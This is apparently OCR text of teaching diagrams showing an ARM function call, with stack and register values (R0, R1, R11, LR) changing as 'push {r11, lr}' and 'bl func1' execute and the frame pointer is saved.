
STACK

0x000000F8	
	0x00000000
0x00000100	0x00008394


REGISTERS

R0	R1	R11	LR
0x01	0x02	0x00000000	0x00008394

Functions



func1
push {r11, lr}
set R11
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x01
0x02
0x00000000
0x00008394

Functions




func1
push {r11, lr}
set R11
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x01
0x02
0x00000100
0x00008394
save Frame Pointer (R11)

Functions

